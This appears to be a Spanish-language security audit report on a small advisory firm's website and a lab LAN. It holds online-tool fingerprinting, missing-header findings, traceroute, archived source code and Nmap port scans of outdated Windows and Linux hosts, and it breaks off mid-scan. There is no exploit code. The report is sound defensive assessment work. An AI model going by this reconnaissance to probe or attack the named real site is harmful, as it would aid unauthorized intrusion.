
The screenshot shows a report on web trackers. It starts with a section titled 'Web Trackers' with a note explaining what web trackers are and how they are used. Below this, it states '2 known trackers were identified.' and provides two pie charts: 'Companies' and 'Categories'. The 'Companies' chart shows Google (2) as the sole company using trackers. The 'Categories' chart shows CDN (2) as the sole category using trackers. A table below the charts details the trackers found, listing 'Company', 'Primary Category', 'Tracker', and 'Popular Sites with this Tracker'.

Company	Primary Category	Tracker	Popular Sites with this Tracker
Google ↗	CDN	Googlecdn	www.udemy.com , www.etoro.com , www.asus.com
		Googlecode	www.miniclip.com , www.ansa.it , www.paris-turf.com

Datos Network:

Network			
Site	http://www.asserr.es	Domain registrar	unknown
Netblock Owner	Dinahosting Subred 2J3	Nameserver organisation	whois.dinahosting.com
Domain	asserr.es	Organisation	unknown
Nameserver	ns.dinahosting.com	Hosting company	dinahosting
IP address	82.98.160.111 (VirusTotal)	Top Level Domain	Spain (.es)
DNS admin	hostmaster@asserr.es	DNS Security Extensions	unknown
IPv6 address	Not Present	Hosting country	 ES
Reverse DNS	h341.dinaserver.com		

Mapeado visual del sitio:



Software que usa el servidor y tecnologías encontradas:

Descripción del riesgo:

un atacante podría usar esta información para montar ataques específicos contra el tipo y la versión de software identificados.

Recomendación:

Recomendamos que elimine la información que permite la identificación de la plataforma de software, la tecnología, el servidor y el sistema operativo: encabezados de servidor HTTP, metainformación HTML, etc.

“Información obtenida mediante el uso de la herramienta <https://pentest-tools.com>.”

■ Server software and technology found

Software / Version	Category
Apache	Web Servers
Concrete5	CMS
Google Font API	Font Scripts
jQuery	JavaScript Frameworks

> Details

Risk description:
An attacker could use this information to mount specific attacks against the identified software type and version.

Recommendation:
We recommend you to eliminate the information which permit the identification of software platform, technology, server and operating system: HTTP server headers, HTML meta information, etc.

More information about this issue:
[https://www.owasp.org/index.php/Fingerprint_Web_Server_\(OTG-INFO-002\)](https://www.owasp.org/index.php/Fingerprint_Web_Server_(OTG-INFO-002)).

Faltan encabezados seguros http:

Descripción del riesgo:

debido a que el servidor no envía el encabezado X-Frame-Options, un atacante podría incrustar este sitio web en un iframe de un sitio web de un tercero. Al manipular los atributos de visualización del iframe, el atacante podría engañar al usuario para que haga clic con el mouse en la aplicación, realizando actividades sin el consentimiento del usuario (por ejemplo, eliminar usuario, suscribirse al boletín, etc.). Esto se llama un ataque de Clickjacking y se describe en detalle aquí: El encabezado HTTP X-XSS-Protection indica al navegador que deje de cargar páginas web cuando detecten ataques de Cross-Site Scripting (XSS) reflejados. La falta de este encabezado expone a los usuarios de la aplicación a ataques XSS en caso de que la aplicación web contenga dicha vulnerabilidad.

El encabezado HTTP X-Content-Type-Options está dirigido al navegador Internet Explorer y evita que reinterprete el contenido de una página web (MIME-sniffing) y, por lo tanto, anule el valor del encabezado Content-Type). La

falta de este encabezado podría conducir a ataques como Cross-SiteScripting o phishing.

Recomendaciones:

Le recomendamos que agregue el encabezado de respuesta HTTP X-Frame-Options a cada página que desee proteger contra Clickjackingattacks.

Recomendamos configurar el encabezado X-XSS-Protection en "X-XSS-Protection: 1; mode = block".

Recomendamos configurar el encabezado X-Content-Type-Options en "X-Content-Type-Options: nosniff"

Missing HTTP security headers

HTTP Security Header	Header Role	Status
X-Frame-Options	Protects against Clickjacking attacks	Not set
X-XSS-Protection	Mitigates Cross-Site Scripting (XSS) attacks	Not set
X-Content-Type-Options	Prevents possible phishing or XSS attacks	Not set

[> Details](#)

Risk description:

Because the `X-Frame-Options` header is not sent by the server, an attacker could embed this website into an iframe of a third party website. By manipulating the display attributes of the iframe, the attacker could trick the user into performing mouse clicks in the application, thus performing activities without user's consent (ex: delete user, subscribe to newsletter, etc). This is called a Clickjacking attack and it is described in detail here:

<https://www.owasp.org/index.php/Clickjacking>

The `X-XSS-Protection` HTTP header instructs the browser to stop loading web pages when they detect reflected Cross-Site Scripting (XSS) attacks. Lack of this header exposes application users to XSS attacks in case the web application contains such vulnerability.

The HTTP `X-Content-Type-Options` header is addressed to Internet Explorer browser and prevents it from reinterpreting the content of a web page (MIME-sniffing) and thus overriding the value of the Content-Type header. Lack of this header could lead to attacks such as Cross-Site Scripting or phishing.

Recommendation:

We recommend you to add the `X-Frame-Options` HTTP response header to every page that you want to be protected against Clickjacking attacks.

More information about this issue:

https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

We recommend setting the `X-XSS-Protection` header to "X-XSS-Protection: 1; mode=block".

More information about this issue:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>

We recommend setting the `X-Content-Type-Options` header to "X-Content-Type-Options: nosniff".

More information about this issue:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options>

Archivo Robots.txt encontrado:

Descripción del riesgo:

No existe un riesgo de seguridad particular al tener un archivo robots.txt. Sin embargo, este archivo a menudo se usa incorrectamente para tratar de ocultar algunas páginas web de los usuarios. Esto no debe hacerse como medida de seguridad porque estas URL se pueden leer fácilmente desde el archivo robots.txt.

Recomendación:

Le recomendamos que elimine las entradas de robots.txt que conducen a ubicaciones sensibles en el sitio web (por ejemplo, paneles de administración, archivos de configuración, etc.).

“Información obtenida mediante el uso de la herramienta <https://pentest-tools.com/>.”

The screenshot shows a web-based security tool interface. At the top, it says "Robots.txt file found" and provides the URL "http://www.asserr.es/robots.txt". Below this, there's a "Details" link. Under "Risk description", it states: "There is no particular security risk in having a robots.txt file. However, this file is often misused to try to hide some web pages from the users. This should not be done as a security measure because these URLs can easily be read from the robots.txt file." Under "Recommendation", it says: "We recommend you to remove the entries from robots.txt which lead to sensitive locations in the website (ex. administration panels, configuration files, etc)." At the bottom, it says "More information about this issue:" followed by a link: "<https://www.theregister.co.uk/2015/05/19/robotstxt/>".

Traceroute:

Traceroute es una consola de diagnóstico que permite seguir la pista de los paquetes que vienen desde un host. Se obtiene además una estadística del RTT o latencia de red de esos paquetes, lo que viene a ser una estimación de la distancia a la que están los extremos de la comunicación.

“Información obtenida mediante el uso de la herramienta <https://viewdns.info/>”

The screenshot shows the ViewDNS.info interface with the 'Tools' tab selected. Below it, a 'Traceroute Tool' section displays the results for the domain 'asserr.es'. The results show a path of 19 hops from the ViewDNS server to the target domain, with each hop's IP address, location, and round-trip time (RTT) in milliseconds. The output is as follows:

```

Traceroute Results for asserr.es
=====
traceroute to asserr.es (82.98.160.111), 30 hops max, 60 byte packets
1 obfuscated.internal.network.com (0.0.0.0) 0.000 ms 0.000 ms 0.000 ms
2 obfuscated.internal.network.com (0.0.0.0) 1.000 ms 1.000 ms 1.000 ms
3 149.56.48.62 (149.56.48.62) 0.676 ms 0.670 ms 0.663 ms
4 10.98.243.207 (10.98.243.207) 0.665 ms 10.98.242.165 (10.98.242.165) 0.641 ms 0.631 ms
5 be120.bhs-d1-a75.qc.ca (178.32.135.214) 0.628 ms 0.624 ms be120.bhs-d2-a75.qc.ca (198.27.73.60) 0.603 ms
6 10.95.81.8 (10.95.81.8) 1.523 ms 10.95.81.10 (10.95.81.10) 1.250 ms 1.004 ms
7 be100-1319.nwk-1-a9.nj.us (198.27.73.205) 7.974 ms be100-1323.nwk-5-a9.nj.us (192.99.146.139) 8.442 ms 8.568 ms
8 * *
9 be100-1042.rbx-g2-nc5.fr.eu (213.251.130.102) 86.657 ms be100-1041.rbx-g1-nc5.fr.eu (94.23.122.144) 87.415 ms
be100-1042.rbx-g2-nc5.fr.eu (213.251.130.102) 86.590 ms
10 be100-1044.gsw-1-a9.fr.eu (94.23.122.215) 89.997 ms 89.969 ms be100-1042.rbx-g2-nc5.fr.eu (213.251.130.102) 88.747 ms
11 be100-1157.mad-1-a9.es.eu (91.121.131.152) 105.952 ms be100-1044.gsw-1-a9.fr.eu (94.23.122.215) 90.404 ms be100-1157.mad-1-a9.es.eu (91.121.131.152) 105.750 ms
12 be100-1157.mad-1-a9.es.eu (91.121.131.152) 105.737 ms 105.807 ms 106.196 ms
13 * vodafone.baja.espanix.net (193.149.1.66) 105.066 ms *
14 * *
15 * *
16 62.82.78.26.static.user.ono.com (62.82.78.26) 105.926 ms *
17 * *
18 * *
19 * * h1341.dinaserver.com (82.98.160.111) 105.252 ms

```

Acceso a la primera versión de la página web en 2012:

“Información obtenida mediante el uso de la herramienta <https://web.archive.org>”



Asesoría Serrano y Valverde

Los servicios profesionales que ofrece **SERRANO Y VALVERDE** están fundamentados en la cualificación y en el trabajo, y en eso creemos: en la confianza, en la entrega y en el mejor de los futuros para nuestros clientes. Desde nuestra creación en 1989, nuestra constante ha sido ofrecer a las empresas un servicio, de asesoramiento y orientación profesional para la dirección de sus negocios, con el **más alto grado de compromiso**.

Aportamos valor

La **confianza en la relación con el cliente** y la profesionalidad y talento de las personas de nuestra firma son valores a los que nos mantenemos fieles, con el objetivo primordial de brindar el mejor servicio. Asumimos el compromiso de mejora continua y formación especializada con arreglo a la referencia de las mejores prácticas como profesionales del sector y siempre orientados a la búsqueda de la **máxima calidad del servicio** que prestamos.



Lo que permite acceso al **código fuente de la página** que revele errores que se pueden haber ocultado a posteriori:


```
<base href="https://web.archive.org/web/20130611222823/http://asserr.es/">
<meta http-equiv="content-type" content="text/html; charset=utf-8"/>
<meta name="robots" content="index, follow"/>
<meta name="generator" content="Joomla! 1.7 - Open Source Content Management"/>
<title>Inicio</title>
<link href="http://20130611222823/http://asserr.es/index.php?format=feed&type=rss" rel="alternate" type="application/rss+xml" title="RSS 2.0"/>
<link href="http://20130611222823/http://asserr.es/index.php?format=feed&type=atom" rel="alternate" type="application/atom+xml" title="Atom 1.0"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/css/widgetkit.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/plugins/system/widgetkit_joomla/assets/css/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/accordion/styles/default/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/gallery/styles/showcase/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/gallery/styles/showcase_box/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/gallery/styles/slider/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/gallery/styles/wall/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/lightbox/styles/lightbox.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/mediaplayer/mediaplayerplayer.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/slideset/styles/default/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/slideshow/styles/default/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/slideshow/styles/list/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/slideshow/styles/showcase_box/style.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/slideshow/styles/spotlight/css/spotlight.css" type="text/css"/>
<link rel="stylesheet" href="http://20130611222823cs_htdocs://asserr.es/media/widgetkit/widgets/twitter/styles/style.css" type="text/css"/>
<script src="/web/20130611222823js_http://asserr.es/media/system/js/core.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/system/mootools-core.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/system/caption.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/widgetkit/js/jquery.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/widgetkit/js/jQuery_plugins.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/widgetkit/widgets/accordion/js/accordion.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/widgetkit/widgets/gallery/js/lazyLoader.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/widgetkit/widgets/map/js/lazyLoader.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/widgetkit/widgets/slideset/js/lazyLoader.js" type="text/javascript"></script>
<script src="/web/20130611222823js_http://asserr.es/media/widgetkit/widgets/slideshow/js/lazyLoader.js" type="text/javascript"></script>
<script type="text/javascript">
```

Posicionamiento SEO

“**Información obtenida mediante el uso de la herramienta <https://seositecheckup.com/tools/sitemap-test>**”

SEO Site Checkup score:

<http://www.asserr.es>



El sitio web carece de un archivo de mapa del sitio. Los sitemaps pueden ayudar a los robots a indexar su contenido de manera más completa y rápida.

Solución:

Debe crear un archivo sitemap.xml para su sitio web. Algunos de

Las mejores prácticas se enumeran a continuación:

Se recomienda que coloque su mapa del sitio en el directorio raíz de su sitio web: <http://www.asserr.es/.xml> Pero en algunas situaciones, usted es posible que desee producir mapas de sitio diferentes para diferentes rutas en su sitio (por ejemplo, problemas de permisos de seguridad)

Los sitemaps no deben tener más de 10 MB (10,485,760 bytes) y pueden contener un máximo de 50,000 URL. Esto significa que si su sitio contiene más de 50,000 URL o su mapa del sitio es mayor que 10 MB, debe crear varios archivos de mapa del sitio y usar un archivo de índice de Sitemap

Todas las URL enumeradas en el mapa del sitio deben residir en el mismo host que el mapa del sitio. Por instancia, si el mapa del sitio se encuentra en <http://www.asserr.es/sitemap.xml>, no puede incluir URL de subdominios

Una vez que haya creado su mapa del sitio, informe a los motores de búsqueda al respecto enviando directamente a ellos, haciendo ping o agregando la ubicación del mapa del sitio a su archivo robots.txt

Los sitemaps se pueden comprimir usando gzip, lo que reduce el consumo de ancho de banda.

Backlinks:

Los retroenlaces son los enlaces que recibe una página web desde otras web.

El número de retroenlaces es la cantidad de páginas que se vinculan con la web a través de un enlace

“Información obtenida mediante el uso de la herramienta [http://www.backlinkwatch.com/”](http://www.backlinkwatch.com/)

No.	Backlink URL
1	https://www.findfinancialservices.com/ES/Alicante/19152.....
2	https://www.guarderias-publicas.es/serrano_005473954-00.....
3	https://www.gestoria-contable.es/serrano_005473954-0000.....
4	https://www.fisioterapias-masajes.es/serrano_005473954-.....
5	https://www.electrodomesticos-electrodomestico.es/serra.....
6	https://www.desguaces-coches.es/serrano_005473954-000000001/
7	https://www.clinicas-veterinario.es/serrano_005473954-0.....
8	https://www.chatarra-chatarreria.es/serrano_005473954-0.....
9	https://www.mudanzas-guardamueble.es/serrano_005473954-.....
10	https://www.desguaces-coches.es/serrano_005473954-000000001/
11	https://www.opticas-gafas-graduadas.es/serrano_00547395.....
12	https://www.podologia-podologo.es/serrano_005473954-000.....
13	https://www.accesorio-coches.es/serrano_005473954-000000001/
14	https://www.cerrajeria-cerrajero.es/serrano_005473954-0.....
15	https://www.accesorio-coches.es/serrano_005473954-000000001/
16	https://www.seguros-seguro.es/serrano_005473954-000000001/
17	https://wwwaire-acondicionado-instalacion-reparacion.e.....
18	https://www.clinicadental-dentista.es/serrano_005473954.....
19	https://www.carnet-conducir-autoescuela.es/serrano_0054.....
20	https://www.floristeria-flores.es/serrano_005473954-000.....
21	https://www.reformas-casa.es/serrano_005473954-000000001/
22	https://www.abogados-derecho.es/serrano_005473954-000000001/
23	https://www.psicologia-psicologo.es/serrano_005473954-0.....
24	https://www.gestoria-contable.es/serrano_005473954-0000.....
25	https://www.seguros-seguro.es/serrano_005473954-000000001/

ID de Facebook:

“Información obtenida mediante el uso de la herramienta <https://es.piliapp.com>”

Facebook ID	191527347687005	Copiar
Meta Tag	<meta property="fb:admins" content="191527347687005" />	Copiar

2.1.2 Reconocimiento LAN

La red aparece con un rango de red interna 192.168.1.0/24 compuesto por un equipo servidor con Windows 2003 Server, un equipo servidor con Windows 2008 Server, un equipo de escritorio con Windows XP, un equipo de escritorio con Windows 10, un equipo portátil con UbuntuStudio 18.04 una impresora de red y un router inalámbrico.

2.1.3 Seguridad perimetral

2.1.3.1 Detección de puertos abiertos

“**Información obtenida mediante el uso de la herramienta Zenmap**”

Router

Servidores		Servicios		Salida Nmap					Puertos / Servidores		Topología		Detalles del servidor		Escaneos		
OS	Servidor			Puerto	Protocolo	Estado	Servicio	Versión									
		192.168.1.1		22	tcp	open	ssh	Dropbear sshd 2017.75 (protocol 2.0)									
				80	tcp	open	http	micro_httpd									
				443	tcp	open	http	micro_httpd									
				5431	tcp	open	upnp	Belkin/Linksys wireless router UPnP (UPnP 1.0; I									
				8080	tcp	open	http	Cisco Meraki firewall httpd									

Salida Nmap		Puertos / Servidores		Topología		Detalles del servidor		Escaneos									
▼ 192.168.1.1																	
▼ Estado del servidor																	
Estado: up																	
Puertos abiertos: 5																	
Puertos filtrados: 0																	
Puertos cerrados: 995																	
Puertos escaneados: 1000																	
Tiempo activo: 844362																	
Última inicialización: Tue Feb 25 13:53:52 2020																	
▼ Direcciones																	
IPv4: 192.168.1.1																	
IPv6: No disponible																	
MAC: 1C:B0:44:14:B3:7A																	
▼ Sistema operativo																	
Nombre: Linux 2.6.32 - 3.13																	
Precisión:																	
100%																	
▼ Puertos usados																	
Puerto-Protocolo-Estado: 22 - tcp - open																	
Puerto-Protocolo-Estado: 1 - tcp - closed																	
▼ Clases de OS																	
Tipo																	
Fabricante																	
Familia OS																	
Generación OS																	
Precisión																	
general purpose																	
Linux																	
Linux																	
3.X																	
100%																	

Windows Server 2003

Servidores		Puertos / Servidores				
OS	Servidor	Puerto	Protocolo	Estado	Servicio	Versión
		135	tcp	open	msrpc	Microsoft Windows RPC
		139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
		445	tcp	open	microsoft-ds	Windows Server 2003 3790 Service Pack 1 mic
		1025	tcp	open	msrpc	Microsoft Windows RPC

Salida Nmap Puerto / Servidores Topología Detalles del servidor Escaneos

▼ 192.168.1.81

▼ Estado del servidor

Estado:	up
Puertos abiertos:	4
Puertos filtrados:	0
Puertos cerrados:	996
Puertos escaneados:	1000
Tiempo activo:	No disponible
Última inicialización:	No disponible

▼ Direcciones

IPv4:	192.168.1.81
IPv6:	No disponible
MAC:	08:00:27:19:FB:3E

▼ Sistema operativo

Nombre:	Microsoft Windows Server 2003 SP1 or SP2
Precisión:	100%

- ▶ Puertos usados
- ▶ Clases de OS
- ▶ Secuencia TCP
- ▶ Secuencia IP ID
- ▶ Secuencia TCP TS

Windows XP

Servidores		Servicios		Salida Nmap	Puertos / Servidores	Topología	Detalles del servidor	Escaneos
OS	Servidor			Puerto	Protocolo	Estado	Servicio	Versión
	192.168.1.68			135	tcp	open	msrpc	Microsoft Windows RPC
				139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
				445	tcp	open	microsoft-ds	Windows XP microsoft-ds
				2869	tcp	open	http	Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP)

Salida Nmap	Puertos / Servidores	Topología	Detalles del servidor	Escaneos																					
▼ 192.168.1.68																									
▼ Estado del servidor <table> <tr> <td>Estado:</td> <td>up</td> <td></td> </tr> <tr> <td>Puertos abiertos:</td> <td>4</td> <td></td> </tr> <tr> <td>Puertos filtrados:</td> <td>0</td> <td></td> </tr> <tr> <td>Puertos cerrados:</td> <td>996</td> <td></td> </tr> <tr> <td>Puertos escaneados:</td> <td>1000</td> <td></td> </tr> <tr> <td>Tiempo activo:</td> <td>No disponible</td> <td></td> </tr> <tr> <td>Última inicialización:</td> <td>No disponible</td> <td></td> </tr> </table>					Estado:	up		Puertos abiertos:	4		Puertos filtrados:	0		Puertos cerrados:	996		Puertos escaneados:	1000		Tiempo activo:	No disponible		Última inicialización:	No disponible	
Estado:	up																								
Puertos abiertos:	4																								
Puertos filtrados:	0																								
Puertos cerrados:	996																								
Puertos escaneados:	1000																								
Tiempo activo:	No disponible																								
Última inicialización:	No disponible																								
▼ Direcciones <table> <tr> <td>IPv4:</td> <td>192.168.1.68</td> <td></td> </tr> <tr> <td>IPv6:</td> <td>No disponible</td> <td></td> </tr> <tr> <td>MAC:</td> <td>08:00:27:C4:4F:D5</td> <td></td> </tr> </table>					IPv4:	192.168.1.68		IPv6:	No disponible		MAC:	08:00:27:C4:4F:D5													
IPv4:	192.168.1.68																								
IPv6:	No disponible																								
MAC:	08:00:27:C4:4F:D5																								
▼ Sistema operativo <table> <tr> <td>Nombre:</td> <td>Microsoft Windows XP SP2 or SP3, or Windows Server 2003</td> </tr> <tr> <td>Precisión:</td> <td>100%</td> </tr> </table> <ul style="list-style-type: none"> ▶ Puertos usados ▶ Clases de OS ▶ Secuencia TCP ▶ Secuencia IP ID 					Nombre:	Microsoft Windows XP SP2 or SP3, or Windows Server 2003	Precisión:	100%																	
Nombre:	Microsoft Windows XP SP2 or SP3, or Windows Server 2003																								
Precisión:	100%																								

Windows Server 2008

		Servidores		Servicios		Salida Nmap					Puertos / Servidores		Topología		Detalles del servidor		Escaneos	
OS	Servidor					Puerto	Protocolo	Estado	Servicio	Versión								
		192.168.1.75				53	tcp	open	domain	Microsoft DNS 6.0.6001 (17714650) (Windows								
						80	tcp	open	http	Microsoft IIS httpd 7.0								
						88	tcp	open	tcpwrapped									
						135	tcp	open	msrpc	Microsoft Windows RPC								
						139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn								
						389	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Do								
						445	tcp	open	microsoft-ds	Windows Server (R) 2008 Standard 6001 Servi								
						464	tcp	open	kpasswd5									
						593	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0								
						636	tcp	open	tcpwrapped									
						3268	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Do								
						3269	tcp	open	tcpwrapped									
						49152	tcp	open	msrpc	Microsoft Windows RPC								
						49153	tcp	open	msrpc	Microsoft Windows RPC								
						49154	tcp	open	msrpc	Microsoft Windows RPC								
						49156	tcp	open	msrpc	Microsoft Windows RPC								
						49157	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0								
						49158	tcp	open	msrpc	Microsoft Windows RPC								
						49160	tcp	open	msrpc	Microsoft Windows RPC								
						49163	tcp	open	msrpc	Microsoft Windows RPC								

Salida Nmap	Puertos / Servidores	Topología	Detalles del servidor	Escaneos																								
<div style="border: 1px solid #ccc; padding: 5px;"> ▼ 192.168.1.75 <ul style="list-style-type: none"> ▼ Estado del servidor <table> <tr><td>Estado:</td><td>up</td></tr> <tr><td>Puertos abiertos:</td><td>20</td></tr> <tr><td>Puertos filtrados:</td><td>980</td></tr> <tr><td>Puertos cerrados:</td><td>0</td></tr> <tr><td>Puertos escaneados:</td><td>1000</td></tr> <tr><td>Tiempo activo:</td><td>1019</td></tr> <tr><td>Última inicialización:</td><td>Fri Mar 6 08:29:37 2020</td></tr> </table>  ▼ Direcciones <table> <tr><td>IPv4:</td><td>192.168.1.75</td></tr> <tr><td>IPv6:</td><td>No disponible</td></tr> <tr><td>MAC:</td><td>08:00:27:DA:DD:19</td></tr> </table>  ▼ Sistema operativo <table> <tr><td>Nombre:</td><td>Microsoft Windows Server 2008 R2 or Windows 8.1</td></tr> <tr><td>Precisión:</td><td><div style="width: 100%;">100%</div></td></tr> </table> <ul style="list-style-type: none"> ▶ Puertos usados ▶ Clases de OS ▶ Secuencia TCP ▶ Secuencia IP ID ▶ Secuencia TCP TS </div>					Estado:	up	Puertos abiertos:	20	Puertos filtrados:	980	Puertos cerrados:	0	Puertos escaneados:	1000	Tiempo activo:	1019	Última inicialización:	Fri Mar 6 08:29:37 2020	IPv4:	192.168.1.75	IPv6:	No disponible	MAC:	08:00:27:DA:DD:19	Nombre:	Microsoft Windows Server 2008 R2 or Windows 8.1	Precisión:	<div style="width: 100%;">100%</div>
Estado:	up																											
Puertos abiertos:	20																											
Puertos filtrados:	980																											
Puertos cerrados:	0																											
Puertos escaneados:	1000																											
Tiempo activo:	1019																											
Última inicialización:	Fri Mar 6 08:29:37 2020																											
IPv4:	192.168.1.75																											
IPv6:	No disponible																											
MAC:	08:00:27:DA:DD:19																											
Nombre:	Microsoft Windows Server 2008 R2 or Windows 8.1																											
Precisión:	<div style="width: 100%;">100%</div>																											

Windows 10

Servidores	Servicios	Salida Nmap	Puertos / Servidores	Topología	Detalles del servidor	Escaneos
OS	Servidor	Puerto	Protocolo	Estado	Servicio	Versión
Windows	192.168.1.71	135	tcp	open	msrpc	Microsoft Windows RPC
		139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
		445	tcp	open	microsoft-ds	

▼ 192.168.1.71

- ▼ Estado del servidor

Estado:	up	
Puertos abiertos:	3	
Puertos filtrados:	0	
Puertos cerrados:	997	
Puertos escaneados:	1000	
Tiempo activo:	No disponible	
Última inicialización:	No disponible	
- ▼ Direcciones

IPv4:	192.168.1.71
IPv6:	No disponible
MAC:	08:00:27:CA:0E:45
- ▼ Sistema operativo

Nombre:	Microsoft Windows Longhorn
Precisión:	<div style="width: 95%;">95%</div>
- ▼ Puertos usados

Puerto-Protocolo-Estado:	135 - tcp - open
Puerto-Protocolo-Estado:	1 - tcp - closed
Puerto-Protocolo-Estado:	40835 - udp - closed
- ▼ Clases de OS

Tipo	Fabricante	Familia OS	Generación OS	Precisión
general purpose	Microsoft	Windows	Longhorn	<div style="width: 95%;">95%</div>

UbuntuStudio 18.04

OS	Host	Port	Protocol	State	Service	Version
	192.168.1.82	21	tcp	open	ftp	ProFTPD 1.3.4c
		53	tcp	open	domain	dnsmasq 2.55
		80	tcp	open	http	Apache httpd 2.4.4 ((Unix) OpenSSL/1.0.1e PL)
		111	tcp	open	rpcbind	
		443	tcp	open	http	Apache httpd 2.4.4 ((Unix) OpenSSL/1.0.1e PL)
		3306	tcp	open	mysql	MySQL (unauthorized)

▼ jose-All-Series (192.168.1.82)

▼ Estado del servidor

Estado:	up
Puertos abiertos:	6
Puertos filtrados:	994
Puertos cerrados:	0
Puertos escaneados:	1000
Tiempo activo:	No disponible
Última inicialización:	No disponible



▼ Direcciones

IPv4:	192.168.1.82
IPv6:	No disponible
MAC:	No disponible



▼ Nombres de Servidores

Nombre - Tipo:	jose-All-Series - PTR
----------------	-----------------------

▼ Sistema operativo

